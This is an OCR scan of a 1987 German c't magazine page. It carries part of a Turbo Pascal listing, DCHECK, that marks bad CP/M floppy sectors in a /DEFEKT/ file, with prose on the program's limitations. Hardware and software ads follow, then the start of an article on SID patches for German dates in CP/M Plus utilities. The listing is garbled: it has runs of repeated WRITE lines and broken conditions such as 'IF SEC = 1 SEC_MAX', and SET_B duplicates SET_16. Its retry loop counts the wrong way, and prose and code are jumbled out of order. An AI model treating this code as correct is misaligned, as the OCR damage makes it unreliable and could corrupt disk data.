262:   WRITE (' ');
263:   WRITE (' ');
264:   WRITE (' ');
265:   WRITE (' ');
266:   WRITE (' ');
267:   WRITE (' ');
268:   WRITE (' ');
269:   WRITE (' ');
270:   WRITE (' ');
271:   WRITE (' ');
272:   WRITE (' ');
273:   WRITE (' ');
274:   WRITE (' ');
275:   WRITE (' ');
276:   WRITE (' ');
277:   WRITE (' ');
278:   WRITE (' ');
279:   WRITE (' ');
280:   WRITE (' ');
281:   WRITE (' ');
282:   WRITE (' ');
283:   WRITE (' ');
284:   WRITE (' ');
285:   WRITE (' ');
286:   WRITE (' ');
287:   WRITE (' ');
288:   WRITE (' ');
289:   WRITE (' ');
290:   WRITE (' ');
291:   WRITE (' ');
292:   WRITE (' ');
293:   WRITE (' ');
294:   WRITE (' ');
295:   WRITE (' ');
296:   WRITE (' ');
297:   WRITE (' ');
298:   WRITE (' ');
299:   WRITE (' ');

```

Directory-Sektor aufgesucht (mit BIOS (READ)), um die fehlerhaften Blöcke in die Blockliste des /DEFEKT/-Eintrags zu schreiben und die Länge des Files auf den richtigen Wert zu setzen. Und schließlich landet der geänderte Directory-Sektor mit BIOS (WRITE) wieder auf der Diskette.

Hier kommt nun die weiter vorne erwähnte Unterscheidung zwischen 8- und 16-Bit-Blocknummern zum Tragen. Je nach dem Wert von DSM bieten die 16 Bytes der Blockliste eines Directory-Eintrags oder FCB Platz für 16 (DSM < 256) beziehungsweise 8 Blocknummern (255). Das Programm erkennt beide Möglichkeiten und führt die entsprechende Verarbeitung mit Hilfe der Prozeduren Set_16 und Set_8 selbsttätig durch; es

ist also auch für Systeme mit verschiedenen Laufwerken geeignet.

Das Auflisten der Files mit defekten Blöcken ist erforderlich, da nicht auszuschließen ist, daß ein solcher Block ein bereits vorhandenes File heimsucht. Zu diesem Zweck wird das ganze Directory daraufhin untersucht, ob sich einer der defekten Blöcke in der Blockliste eines nicht gelöschten Files wiederfindet (außer /DEFEKT/###). Dabei verwendet DCHECK ein letztes Mal den Trick mit der Adressierung über MEMORY (Prozeduren Check_16 und Check_8). Die betroffenen Files wieder zum Leben zu erwecken, kann das Programm allerdings nicht leisten; das müssen Sie schon selbst erledigen (Files neu auf die nun wieder 'saubere' Diskette kopieren) - Sie haben

doch immer schön Sicherungskopien angelegt?!

Ohne Deckung

Obwohl das Programm sehr universell ist, gibt es noch einige Einschränkungen, die der Vollständigkeit halber hier aufgeführt werden sollen. Ich halte es für besser, solche Aussagen gleich in der Beschreibung zu machen, als daß der Leser sich hinterher wundert, warum das Programm nicht so läuft, wie es soll. Es war mir mit meinem Computer einfach nicht möglich, diese Fälle zu testen, aber vielleicht kann einer der Leser hier einen entsprechenden Programmteil erstellen.

Zunächst einmal ist es in der abgedruckten Form nur für die 'alten' CP/Ms geeignet, da es die Disketten-Funktionen des

BIOS unmittelbar aufruft (BIOS-Anweisung von TurboPascal). Für CP/M Plus sind diese Aufrufe auf die BDOS-Funktion Nummer 50 (Direct BIOS Call) umzustellen, wobei dann aber die Sonderbehandlung für SECTAN wegfallen kann, da hier jeweils alle CPU-Register übergeben werden.

Bei einigen Diskettenformaten (zum Beispiel Tandy oder ECMA 70) sind die Systemspuren oder mindestens Spur 0 in einfacher Dichte und die Daten Spuren 'doppelt dicht' beschrieben. Die Funktionen READ und WRITE arbeiten auf diesen Spuren dann nicht korrekt und melden nichtvorhandene Fehler. Auch kann sich die Anzahl der Sektoren auf diesen Spuren vom Eintrag im DPB unterscheiden. Ständige, gleiche Fehlermeldungen bei mehreren Dis-

```

300: BEGIN
301:   GET_VALUE;
302:   IF KEYPRESSED THEN
303:     BEGIN
304:       READ (HND,1);
305:       IF T = BREAK THEN ENDE;
306:     END;
307:   LA := BIOS (SREAD);
308:   IF LA = 0 THEN READ_SECTOR := TRUE (* SEKTOR OKAY *)
309:   ELSE
310:     BEGIN
311:       LI := RETRY; (* SONST MEHRERE VERSUCHE *)
312:       WHILE (LI < 3) AND (LA < 3) DO
313:         BEGIN
314:           LA := BIOS (SREAD);
315:           LI := LI - 1;
316:         END;
317:       IF LA = 0 THEN READ_SECTOR := TRUE ELSE READ_SECTOR := FALSE;
318:     END;
319:   ENDE;
320:
321: PROCEDURE SYSTEM; (* TESTE SYSTEMSPUREN *)
322: BEGIN
323:   IF SYSTEM_OFFSET = 0 THEN WRITELN ('Keine Systemspuren getestet')
324:   ELSE
325:     BEGIN
326:       WRITELN ('Teste Systemspur : ');
327:       WRITELN ('Teste Systemsektor : ');
328:       WRITELN ('Defekte Systemsektoren : ');
329:       FOR TRK := 0 TO SYSTEM_OFFSET - 1 DO
330:         BEGIN
331:           WRITE (AT (30,5),TRK:2);
332:           FOR SEC := 0 TO SEC_MAX DO
333:             BEGIN
334:               WRITE (AT (30,6),SEC:2);
335:               WRITE (AT (30,7),DEF_SYS_SEC:2);
336:               IF NOT READ_SECTOR
337:                 THEN DEF_SYS_SEC := DEF_SYS_SEC + 1; (* DEFEKT *)
338:             END;
339:           ENDE;
340:         END;
341:       WRITE (AT (30,7));
342:       IF DEF_SYS_SEC > 0 THEN WRITE (BLINK,'Neues System generieren!');
343:     END;
344:   ENDE;
345:
346: PROCEDURE DIRECTORY; (* TESTE DIRECTORY *)
347: VAR LI : INTEGER;
348: BEGIN
349:   WRITELN;
350:   WRITELN ('Teste Directoryspur : ');
351:   WRITELN ('Teste Directorysektor : ');
352:   WRITELN ('Defekte Directorysektoren : ');
353:   TRK := SYSTEM_OFFSET;
354:   SEC := 0;
355:   FOR LI := 1 TO DIR_OFFSET DO
356:     BEGIN
357:       WRITE (AT (30,9),TRK:2);
358:       WRITE (AT (30,10),SEC:2);
359:       WRITE (AT (30,11),DEF_DIR_SEC:2);
360:       IF NOT READ_SECTOR THEN DEF_DIR_SEC := DEF_DIR_SEC + 1; (* DEFEKT *)
361:       SEC := SEC + 1;
362:       IF SEC > SEC_MAX THEN
363:         BEGIN
364:           SEC := 0;
365:           TRK := TRK + 1;
366:         END;
367:     END;
368:   WRITE (AT (30,11));
369:   IF DEF_DIR_SEC > 0 THEN WRITE (BLINK,'Reparieren Sie die Directory!');
370:   WRITELN;
371: ENDE;
372:
373: PROCEDURE STORE_DEF_BLOCK; (* DEFEKTEN BLOCK BERECHNEN & IN LISTE SPEICHERN *)
374: VAR BLOCK : INTEGER;
375:
376: BEGIN
377:   DEF_DATA_BLOCK := DEF_DATA_BLOCK + 1;
378:   BLOCK := (TRK - SYSTEM_OFFSET) * MAX_SEC;
379:   BLOCK := BLOCK + SEC;
380:   BLOCK := BLOCK DIV SEC_PER_BLOCK;
381:   IF DEF_DATA_BLOCK = 1 THEN DEF_BLOCKS (1) := BLOCK
382:   ELSE
383:     IF DEF_BLOCKS (DEF_DATA_BLOCK - 1) < BLOCK THEN
384:       DEF_BLOCKS (DEF_DATA_BLOCK) := BLOCK
385:     ELSE DEF_DATA_BLOCK := DEF_DATA_BLOCK + 1;
386:     (* BLOCK NUR ABSPEICHERN, FALLS ER NOCH NICHT GESPEICHERT IST *)
387:   WRITE (AT (30,15),DEF_DATA_BLOCK:2);
388: ENDE;
389:
390: PROCEDURE DATA; (* TESTE DATENSPUREN *)
391: VAR LI : INTEGER;
392: BEGIN
393:   WRITELN;
394:   WRITELN ('Teste Datenspur : ');
395:   WRITELN ('Teste Datensektor : ');
396:   WRITELN ('Defekte Datenblöcke : ');
397:   IF SEC = 1 SEC_MAX THEN
398:     BEGIN
399:       WRITE (AT (30,13),TRK :5);
400:       WRITE (AT (30,15),DEF_DATA_BLOCK:2);
401:       FOR SEC := SEC TO SEC_MAX DO (* REST DER DIRECTORY - SPUR TESTEN *)
402:         BEGIN
403:           WRITE (AT (30,14),SEC:2);
404:           IF NOT READ_SECTOR THEN STORE_DEF_BLOCK;
405:         END;
406:       FOR TRK := TRK + 1 TO TRK_MAX DO (* UEBRIGE DATENSPUREN TESTEN *)
407:         BEGIN
408:           WRITE (AT (29,15),TRK :5);
409:           SEC := 0;
410:           REPEAT
411:             WRITE (AT (30,14),SEC:2);
412:             IF NOT READ_SECTOR THEN STORE_DEF_BLOCK;
413:             SEC := SEC + SEC_PER_HARD_SEC;
414:           UNTIL SEC > SEC_MAX;
415:           ENDE;
416:           WRITE (AT (30,15));
417:           IF DEF_DATA_BLOCK > 0 THEN
418:             BEGIN
419:               WRITELN (BLINK,'Reparieren Sie defekte Sektoren mit DISKHELP!');
420:             END;
421:           WRITELN ('Liste der defekten Blöcke : ');
422:           FOR LI := 1 TO DEF_DATA_BLOCK DO
423:             BEGIN
424:               WRITE_BLOCK (DEF_BLOCKS (LI));
425:             END;
426:           WRITELN;
427:           WRITELN;
428:         END;
429:       ENDE;
430: ENDE;
431:
432: FUNCTION DIR_SEARCH; INTEGER; (* FILE /DEFEKT/.000 IN *)
433: VAR PCB : ARRAY (0..3) OF PCB_ABSOLUTE H; (* DIRECTORY SUCHEN *)
434: POS,LI,LK : INTEGER;
435: BEGIN
436:   DIR_BEFORE := 99; (* DRIVE NEU SELEKTIEREN *)
437:   TRK := SYSTEM_OFFSET;
438:   SEC := 0;
439:   LI := 0;
440:   POS := 999; (* POS LOESCHEN *)
441:   REPEAT
442:     IF READ_SECTOR THEN BEGIN ENDE; (* SEKTOR NUR LESEN *)
443:     FOR LK := 0 TO 3 DO
444:       IF PCB [LK].DR = 0 THEN (* KEINE GELOESCHTEN FILES *)
445:         IF PCB [LK].NAME = '/DEFEKT/' THEN
446:           IF PCB [LK].EXT = '000' THEN
447:             POS := LK;
448:           LI := LI + 1;
449:           SEC := SEC + 1;
450:         IF SEC = SEC_MAX THEN

```

ketten können auf einen solchen Fall hinweisen. Wenn diese Disketten dann beim Booten richtig laufen, sollte der Teil SYSTEM aus dem Programm entfernt werden.

Einige Rechner verlangen, daß sich beim Aufruf von SELDSK in dem gewählten Laufwerk eine Diskette befindet. Da das DCHECK nach dem Start alle Laufwerke selektiert, um die Anzahl der Laufwerke zu ermitteln, kann es sich bei fehlender Diskette aufhängen. Das gleiche kann geschehen, wenn im Betriebssystem mehr Laufwerke implementiert als tatsächlich angeschlossen sind.

Des weiteren kann es sich auf das Programm negativ auswirken, wenn auf den inneren Spuren der Diskette weniger Sektoren vorhanden sind als auf den äußeren (C128). Ob diese Be-

fürchtung berechtigt ist, konnte ich noch nicht testen, aber die Möglichkeit besteht.

Die meisten Rechner führen bei den Funktionen READ und WRITE zunächst einen Test durch, ob sich der gewünschte Sektor schon im Sektor-Buffer befindet; wenn ja, entfällt der Zugriff auf die Diskette. Falls das BIOS hier nicht sauber programmiert ist, kann es dazu kommen, daß der Sektor beim ersten Zugriff zwar als defekt, bei weiteren Zugriffen (infolge der automatischen Wiederholung über den RETRY-Zähler) aber als im Speicher stehend und somit in Ordnung gemeldet wird. Man kann also mit DCHECK auch sein BIOS testen, indem man den RETRY-Zähler zunächst auf 0 setzt und bei defekten Sektoren dann erhöht.

Schließlich sind auch noch die Terminal-Sonderfunktionen zum Hervorheben von Textstellen auf dem Bildschirm eine Quelle für 'Mißverständnisse': Im abgedruckten Programm kommen invertierende und blinkende Darstellung zum Einsatz, deren SteuerCodes in den Zeilen 33 bis 35 definiert sind. Mit diesen Informationen sollte es nun möglich sein, das Programm zu verstehen und nachzuvollziehen. Während des Laufs ist mit der Break-Taste (Control-C) jederzeit ein Abbruch möglich; dabei wird stets ein Warmstart durchgeführt, so daß das benutzte Laufwerk anschließend wieder normal arbeitet. Hoffentlich kann DCHECK auch Ihnen helfen, Ihre Disketten zu überprüfen und so den Gesetzen des guten alten Murphy ein Schnippchen zu schlagen.

Doping

Da es natürlich viel Arbeit bedeutet, das Programm abzutippen, möchte ich Ihnen anbieten, dieses Programm und den erwähnten Diskhelfer aus c't 11/84 (ein MBASIC-Programm zum Assembler-Einlagen) auf Diskette zuzusenden. Voraussetzungen sind eine formatierte 5,25"-Diskette (wenn möglich mit dem Programm aus der c't 6/85, Seite 121 beschrieben, ansonsten tut es auch eine längere Textdatei) und natürlich Rückporto.

Literatur

- [1] Jürgen Plate, BDOS Err – und dann?, mc 1/1986, Seite 45
- [2] Gerhard J.Rehm, Fehler ausbügeln, c't 11/1984, Seite 105
- [3] CP/M Operating System Manual, Digital Research, 1976

```

451: BEGIN
452:   SEC := 0;
453:   TRK := TRK + 1;
454: END;
455: UNTIL POS IN [0..3];
456: DIR_SEARCH := ADDR [FCB [POS]]; (* ADRESSE VON FCB VON /DEFEKT/.*.### *)
457: END;
458:
459: PROCEDURE SET_B (VAR LJ);
460: VAR FCB : FCB_B ABSOLUTE LJ;
461: LI : INTEGER;
462: BEGIN
463:   FCB.EX := (DEF_DATA_BLOCK - 1) DIV 8;
464:   FCB.RC := ((DEF_DATA_BLOCK - 1) MOD 8) * 16 + 15;
465:   FOR LI := 1 TO DEF_DATA_BLOCK DO (* BLOCKS IN FCB SCHREIBEN *)
466:     FCB.D [LI] := DEF_BLOCKS [LI];
467: END;
468:
469: PROCEDURE SET_16 (VAR LJ);
470: VAR FCB : FCB_16 ABSOLUTE LJ;
471: LI : INTEGER;
472: BEGIN
473:   FCB.EX := (DEF_DATA_BLOCK - 1) DIV 8;
474:   FCB.RC := ((DEF_DATA_BLOCK - 1) MOD 8) * 16 + 15;
475:   FOR LI := 1 TO DEF_DATA_BLOCK DO (* BLOCKS IN FCB SCHREIBEN *)
476:     FCB.D [LI] := DEF_BLOCKS [LI];
477: END;
478:
479: PROCEDURE MAKE_FILE; (* FILE /DEFEKT/.*.### ERZEUGEN *)
480: VAR B_P_D, LI : INTEGER;
481: BEGIN
482:   WRITELN ('Erzeuge File mit defekten Bloecken : /DEFEKT/.*.###');
483:   B_P_D := 10; (* MAX BLOCKS PRO DIRECTORY EINTRAG *)
484:   IF MAX_BLOCK THEN B_P_D := 8;
485:   IF DEF_DATA_BLOCK > B_P_D THEN
486:     BEGIN
487:       WRITELN ('File wurde nicht erzeugt. Zu viele defekte Bloecke!');
488:       WRITELN ('Werfen Sie die Diskette weg!!!');
489:     END
490:   ELSE
491:     BEGIN
492:       BDOS (RESET);
493:       ASSIGN (FIL,CHR ($41+DRV)+':/DEFEKT/.*.###'); (* FILE ERZEUGEN *)
494:       REWRITE (FIL);
495:       CLOSE (FIL);
496:       BIOS (SETDMA,ADDR (H));
497:       LI := DIR_SEARCH; (* FILE SUCHEN *)
498:       IF MAX_BLOCK THEN SET_B (MEMORY [LI]);
499:       ELSE SET_16 (MEMORY [LI]);
500:       BIOS (SWRITE); (* SEKTOR SCHREIBEN *)
501:       WRITELN ('File erzeugt');
502:     END;
503: END;
504:
505: PROCEDURE PRINT_FILE (VAR LJ); (* FILENAME.EXT AUSGEBEN *)
506: VAR FCB : FCB_B ABSOLUTE LJ;
507: BEGIN
508:   NO_FILE_FOUND := FALSE;
509:   WRITE ('Defektes File : ');
510:   WRITELN (FCB.NAME, '.',FCB.EXT);
511: END;
512:
513: FUNCTION CHECK_B (VAR LK) : BOOLEAN;
514: VAR FCB : FCB_B ABSOLUTE LK;
515: LI, LJ : INTEGER;
516: BEGIN
517:   CHECK_B := FALSE;
518:   FOR LI := 1 TO 8 DO
519:     FOR LJ := 1 TO DEF_DATA_BLOCK DO
520:       IF DEF_BLOCKS [LJ] = FCB.D [LI] THEN CHECK_B := TRUE;
521: END;
522:
523: FUNCTION CHECK_16 (VAR LK) : BOOLEAN;
524: VAR FCB : FCB_16 ABSOLUTE LK;
525: LI, LJ : INTEGER;

```

```

526: BEGIN
527:   CHECK_16 := FALSE;
528:   FOR LI := 1 TO 16 DO
529:     FOR LJ := 1 TO DEF_DATA_BLOCK DO
530:       IF DEF_BLOCKS [LJ] = FCB.D [LI] THEN CHECK_16 := TRUE;
531: END;
532:
533: PROCEDURE DEF_FILES; (* AUSGABE DER DEFEKTEN FILES *)
534: VAR FCB : ARRAY [0..3] OF FCB_B ABSOLUTE H;
535: LI, LJ : INTEGER;
536: BEGIN
537:   WRITELN;
538:   WRITE (INV, 'Bitte druecken Sie eine Taste! ');
539:   READ (KBD,T);
540:   HEADER;
541:   WRITELN ('Suche vorhandene Files mit defekten Bloecken. ');
542:   WRITELN;
543:   TRK := SYSTEM_OFFSET;
544:   SEC := 0;
545:   LI := 0;
546:   REPEAT
547:     IF READ_SECTOR THEN BEGIN END; (* SEKTOR NUR LESEN *)
548:     FOR LJ := 0 TO 3 DO
549:       IF FCB [LJ].DR IN [0..1F] THEN (* KEINE GELOESCHTEN FILES *)
550:         IF FCB [LJ].NAME () = 'DEFEKT/' THEN (* ODER '/DEFEKT/.*.###' *)
551:           IF MAX_BLOCK THEN
552:             BEGIN
553:               IF CHECK_B (MEMORY [ADDR (FCB [LJ])]) THEN
554:                 PRINT_FILE (MEMORY [ADDR (FCB [LJ])]);
555:             END
556:           ELSE IF CHECK_16 (MEMORY [ADDR (FCB [LJ])]) THEN
557:             PRINT_FILE (MEMORY [ADDR (FCB [LJ])]);
558:           LI := LI + 1;
559:           SEC := SEC + 1;
560:           IF SEC = SEC_MAX THEN
561:             BEGIN
562:               SEC := 0;
563:               TRK := TRK + 1;
564:             END;
565:           UNTIL LI = DIR_OFFSET;
566:           IF NO_FILE_FOUND THEN WRITELN ('Gott sei Dank kein File zerstort!');
567: END;
568:
569: BEGIN (* HAUPTPROGRAMM *)
570:   MENU_1;
571:   START_UP;
572:   MENU;
573:   SYSTEM;
574:   DIRECTORY;
575:   IF DEF_DIR_SEC = 0 THEN
576:     BEGIN (* NUR FALLS DIRECTORY O.K. *)
577:       DATA;
578:       IF DEF_DATA_BLOCK = 0 THEN
579:         BEGIN
580:           MAKE_FILE;
581:           DEF_FILES;
582:         END
583:       ELSE
584:         BEGIN
585:           BDOS (RESET); (* RESET DISK SYSTEM *)
586:           ASSIGN (FIL,CHR ($41 + DRV) + ':/DEFEKT/.*.###');
587:           REWRITE (FIL);
588:           CLOSE (FIL);
589:           ERASE (FIL); (* LOESCHE /DEFEKT/.*.### *)
590:         END;
591: END;
592: ENDE; (* ACHTUNG: DAS 'E' NICHT VERGESSEN! *)
593: END;

```

Wenn Sie nach dem Lauf dieses Programms eine Datei '/DEFEKT/.*.###' auf der Diskette haben, sind eventuelle 'Bad Sectors' aus dem Verkehr gezogen.



ccp datentechnik

Überschreiten Sie die MS-DOS* 32 MB-Barriere

- Unterstützt beinahe jedes Laufwerk mit Kapazitäten zwischen 10—160 Byte.
- Läuft auf allen PC/XT/AT-kompatiblen Systemen
- 100% MS-DOS* kompatibel

DM 250,—

* MS-DOS ist eingetragenes Warenzeichen von Microsoft

**ccp datentechnik
Vertriebs GmbH**
Herderstraße 12 · 2000 Hamburg 76
Telefon 0 40/2 20 12 26

RAMs EPROMs EPROMs RAMs

Dyn. RAMs			DM
M5K 4164 ANP15 (150 ns)	MITSUBISHI	2.20	
µPD 4164 C12 (120 ns)	NEC	3.50	
M5K 4164 AP15 (150 ns, self refresh)	MITSUBISHI	4.50	
µPD 41256 C15 (150 ns)	NEC	6.10	
HM 50256 P15 (150 ns)	HITACHI	6.40	
µPD 41256 C12 (120 ns)	NEC	6.50	
HM 50256 P12 (120 ns)	HITACHI	7.70	
MB 81256 A10 (100 ns)	FUJITSU	15.50	
µPD 41464 C15 (150 ns)	NEC	7.65	
µPD 41464 C12 (120 ns)	NEC	8.90	
TC 511000 P12 (120 ns, 1M x 1)	TOSHIBA	85.00	

Stat. RAMs			DM
µPD 4016 C3 (150 ns, 2 K x 8)	NEC	3.80	
µPD 4364-15L (150 ns, 8 K x 8)	NEC	6.84	
µPD 43256-12L (120 ns, 32 K x 8)	NEC	29.50	

EPROMs			DM
µPD 2764-250	NEC	6.50	
µPD 27128-250	NEC	7.10	
TMM 27256-200	TOSHIBA	10.80	

Angebot freibleibend.

Wir liefern zuverlässig und sehr schnell!

U. Nohe
MEMORY ELECTRONICS
Dechendorfer Str. 10, 8522 Herzogenaurach
Telefon 0 91 32/6 11 61

VISA FM 1400



EIN NEUER MONITOR STELLT SICH VOR

FLATSCREEN, DIE NEUE DIMENSION DER MONITORE.
Superflacher Bildschirm, ultrahohe Auflösung eröffnen dem Anwender neue Perspektiven in Grafik und Text. Helligkeits- Kontrastregler sowie AN/AUS-Schalter befinden sich auf der Frontseite.

Wählen Sie zwischen amber, grünem und weißem Bildschirm.

VISA FM 1400, der Partner für Ihren IBM-Personalcomputer XT/AT oder kompatiblen.

Technische Daten:

- * 14 Zoll Monitor
- * superflacher Bildschirm
- * entspiegelte Bildröhre
- * Ultrahohe Auflösung: über 1000 Pixels
- * Frequenz: horizontal 18,432 Hz
vertikal 47-63 Hz
- * TTL-Signale

DM 679,—

Eine neue Monitor-Generation sucht zuverlässige, engagierte Händler.

Bitte wenden Sie sich an unsere Vertriebsleitung.

Die Vertriebsrechte für VISA-Monitor-Produkte liegen exklusiv für West-Germany by

KOGA

Computer GmbH
Hanauer Landstr. 439
6000 Frankfurt/M. 1
Telefon: 0 69/41 92 40

*IBM ist ein eingetragenes Warenzeichen der International Business Machines Corp.

Katalog kostenlos

CEPAC-180

CMOS Einplatinen Allzweck Computer



- ▶ Ideal für Datenacquisition und SLAVE-Rechnernetze
- ▶ 64180-CPU, Z80-kompatibel, MULTIPLY, bis 9,2 MHz
- ▶ Uhr, 2 Timer, 128 KByte Speicher (akkugepuffert)
- ▶ ECB-Bus-MASTER- und SLAVE-Anschluß; Wrap-Feld
- ▶ Schnittstellen: Centronics, V24, Netzwerk (CONINET)
- ▶ 11-Kanal-A/D-Wandler, 36 I/O-Leitungen, 4 Interrupts
- ▶ Anschluß für LCD-Display, Tastatur, Lautsprecher
- ▶ Schaltregler für Batterie und V24; Verbrauch 30 mA

CEPAC-180 (6,1 MHz, o. Speicher u. ECB-Bus)	DM 399,—
CEPAC-180 (9,2 MHz, o. Speicher u. ECB-Bus)	DM 497,—
Option ECB-MASTER/SLAVE-Anschlüsse	DM 49,—
Option Batterie-Schaltregler u. Akku	DM 98,—
Leerplatine mit Handbuch	DM 148,—
Handbuch allein (wird angerechnet)	DM 35,—

Conitec GmbH
D-6100 Darmstadt 11
Postfach 110622
Telefon: (0 61 51) 2 60 13
Telex: 4197298

CONITEC DATENSYSTEME

Katalog kostenlos

DISI-1

RAM/ EPROM Silicon Disk



- ▶ RAM/EPROM-Karte (akkugepuffert) bis 2 Megabyte
- ▶ EPROMs von 2716 . . . 27011; RAMs von 6264 . . . 62256
- ▶ CMOS-Technik; belegt nur 4 I/O-Adressen am ECB-Bus
- ▶ Ideal als Disk-Ersatz; 3x schneller als Harddisk
- ▶ Betriebssoftware (Disk-Emulator) für CP/M 3.0

DISI-1 Fertigergerät, 16 Leersockel, m. Software	DM 399,—
DISI-1 Fertigergerät, 128 KByte RAM, m. Software	DM 627,—
DISI-1 Fertigergerät, 512 KByte RAM, m. Software	DM 1117.20
Leerplatine mit Handbuch	DM 98,—
Handbuch allein (wird angerechnet)	DM 25,—

Conitec GmbH
D-6100 Darmstadt 11
Postfach 110342
Telefon: (0 61 51) 2 60 13
Telex: 4197298

CONITEC DATENSYSTEME

PCAD 2.0 Layout-Design für den Profi!

Ein preiswertes und dennoch professionelles Softwarepaket für das Design gedruckter Schaltungen auf Ihrem IBM-PC/XT/AT oder kompatiblen, mit dem Sie manuell entflechten oder automatisch routen können:

PCAD 2.0 Designer
Ein ausgereifter Layout-Editor mit professionellen Leistungsmerkmalen wie: einfache Bedienung, Maus-Steuerung, schnelles Bildschirm-Handling, Auflösung im 0,635 mm Raster (1/40"), Multilayer bis zu 9 Layern, max. Platinenfläche 516 cm², Seitenverhältnis wählbar, Verwaltung von Bauteil-Bibliotheken und Makrobefehlen, läuft mit Standard-Colorgrafik-Karte, ermöglicht auch das Zeichnen von Schalt- und Bestückungsplänen sowie Beschriftungen, Lötstopmasken und Bohrpläne werden automatisch aus dem Layout abgeleitet, präzise, kamerarartige Reizeichnung durch Plotter, Treiber für verschiedene Plotter-Fabrikate.

PCAD 2.0 Autorouter
Das intelligente Autorouting-Modul zum Layout-Designer: Layout-Beschreibung durch Verbindungslisten in symbolischer Notation oder durch PCAD-Graphik-Files, Steuerung der Router-Performance durch Designkriterien wie Leiterbahnbreite und -orientierung, Lötungsdurchmesser, iteratives Routen möglich.

PCAD 2.0 Designer	2260,00 DM
PCAD 2.0 Autorouter (benötigt Designer)	2165,00 DM
DIN-A3 Plotter Yokogawa PL1000	2100,00 DM
SummaMouse-445 (incl. Support-Software)	399,00 DM

STARTPAKET (Designer, Yokogawa PL1000, SummaMouse) 3777,00 DM

Zum Kennenlernen sind PCAD 2.0 Designer und Autorouter als Trainingsversion gegen eine Schutzgebühr von je 70,00 DM (zzgl. Versandkosten) verfügbar. Die Schutzgebühr wird beim Kauf angerechnet. Fordern Sie Informationen an!

Datentechnik Dr. Gerd Müller, Diezstraße 2a, D-5300 Bonn 1
Tel: (0228) 217297

Preis-Sensation

DIN-A3-Plotter mit Papierbewegung

TSS 860



HP-GL-kompatibel

DM 3580,—
6 Farben
0,025 mm Auflösung
400 mm/s Zeichengeschwindigkeit
Centronics- und V.24-Interface
56 Zeichenbefehle

Lieferung per Nachnahme

TSS-Schmitz, Inh.: Brigitta Schmitz
In der Holl
5223 Bierenbachtal · Tel. 0 22 93/21 88
c't 4/87

Deutschstunde

Patches für CP/M-Plus-Dienstprogramme

Tilmann Reh
Achim Walder

Wenn man einen Computer besitzt, der über eine deutsche Tastatur verfügt und deutsche Umlaute auf den Bildschirm bringt, mutet die amerikanische Darstellung des Datums doch etwas merkwürdig an. Bei CP/M Plus muß dies aber nicht als gottgewollt hingenommen werden, wie der folgende Beitrag zeigt.

Selbst eingefleischte Computer-Freaks kommen zumindest im ersten Augenblick immer wieder ins Grübeln, wenn ihnen auf dem Bildschirm ein Datum in amerikanischer Schreibweise begegnet. Solange man die Zeit hat, sich der gegenüber der deutschen Schreibweise vertauschten Tages- und Monatszahlen zu entsinnen, ist das Ganze noch nicht so schlimm. Falls man jedoch solche Bildschirmausgaben, wie unter CP/M Plus auch vorgesehen, in anderen Programmen weiterverarbeiten möchte, kann dieser Unterschied bei Nichtbeachtung zu recht seltsamen Ergebnissen führen, zum Beispiel beim Sortieren nach Datum.

Will man seine ganze Software auf die deutsche Schreibweise einstellen, braucht man vor den CP/M-Plus-Dienstprogrammen DATE, DIR und SHOW nicht zu kapitulieren. Erfreulicherweise ist die Sache mit ein paar kleinen Patches erledigt. Dem DIR kann man bei der Gelegenheit auch die überflüssigen und zeitraubenden Meldungen 'Scanning Directory' und 'Sorting Directory' abgewöhnen. (Dies geschieht durch Überschreiben der zugehörigen Unterprogrammaufrufe mit NOP-Befehlen.)

Die notwendigen Änderungen nimmt man am besten mit SID oder einem ähnlichen Debugger

vor (ZSID, DDTZ, TRACE80). Die Reihenfolge von Tag und Monat beim Datum ist verhältnismäßig einfach umzudrehen, weil in den CP/M-3-Utilities nur Speichervariablen verwendet werden (die Programme sind allem Anschein nach aus einer höheren Sprache kompiliert). So braucht man nur die Adressen der entsprechenden Speicherzellen zu vertauschen. Das Trennzeichen zwischen Tag, Monat und Jahr (bei den Original-Programmen '/') ist ebenso leicht zu verändern (zum Punkt '.').

Mehrarbeit

Umfangreichere Patch-Arbeiten erfordert lediglich das Programm DATE, bei dem man außer den gerade beschriebenen Änderungen auch die deutschen Namen der Wochentage einsetzen muß (ab Adresse 01A4 an Stelle der englischen Bezeichnungen). Des weiteren kann es sich lohnen, einen Programmteil abzuwandeln, der für die CONTINUOUS-Option zuständig ist. Das Original-CP/M-Plus-DATE untersucht dabei nämlich die Datums- und Uhrzeitfelder des SCB (System Control Block) kontinuierlich auf Veränderungen und gibt beim Auftreten einer solchen Datum und Uhrzeit an die Konsole aus.

DATE CONTINUES arbeitet also nur dann richtig, wenn die Uhr jede Sekunde einen Interrupt auslöst und damit die entsprechenden SCB-Felder automatisch die richtigen Werte enthalten. Bei Uhren ohne Interrupt-Betrieb wird der SCB im Zuge der BDOS-Funktion GET TIME aktualisiert, weshalb man in solchen Fällen diesen Aufruf noch in das DATE-Programm einbauen sollte. Die für den zusätzlichen Unterprogrammaufruf benötigten drei Bytes lassen sich aufgrund der umständlichen Programmierung leicht erübrigen: Es wird einfach der bedingte Sprung um einen CALL-Befehl herum durch einen bedingten CALL

A>SID DATE.COM

```
'Adresse alt neu
#S05A3
05A3 2F 2E
05A4 CD .
#S0951
0951 96 97
0952 0B .
#S0958
0958 97 96
0959 0B .
#S01A4
01A4 53 53
01A5 75 6F
01A6 6E 6E
01A7 24 24
01A8 4D 4D
01A9 6F 6F
01AA 6E 6E
01AB 24 24
01AC 54 44
01AD 75 69
01AE 65 65
01AF 24 24
01B0 57 4D
01B1 65 69
01B2 64 74
01B3 24 24
01B4 54 44
01B5 68 6F
01B6 75 6E
01B7 24 24
01B8 46 46
01B9 72 72
01BA 69 65
01BB 24 24
01BC 53 53
01BD 61 61
01BE 74 6D
01BF 24 24
01C0 1A .
```

' SID und Programm DATE laden
' SID-Meldung wurde entfernt
entspricht

' Trennzeichen im Datum
(Ende S-Befehl)
(neuer S-Befehl)
Vertauschen der
Speicheradressen
von Tag und Monat

' S
' o
' n
' \$
' M
' o
' n
' \$
' D
' i
' e
' s
' M
' i
' t
' \$
' D
' o
' n
' \$
' F
' r
' e
' \$
' S
' a
' m
' \$

' DATE CONTINUOUS ohne Interrupt:
' Kürzen der orig. Abfrageroutine und
' Einfügen eines zus. UP-Aufrufs (0BE0).
' In Z80-Mnemonics
' alte Routine neue Routine
' 02E8 LD HL,(0BC8) 02E8 CALL 0BE0
' 02EB LD B,H 02EB LD HL,(0BC8)
' 02EC LD C,L 02EE LD B,H
' 02ED LD DE,0BAC 02EF LD C,L
' 02F0 CALL 0A43 02F0 LD DE,0BAC
' 02F3 CP 00 02F3 CALL 0A43
' 02F5 JP NZ,02FB 02F6 CP 00
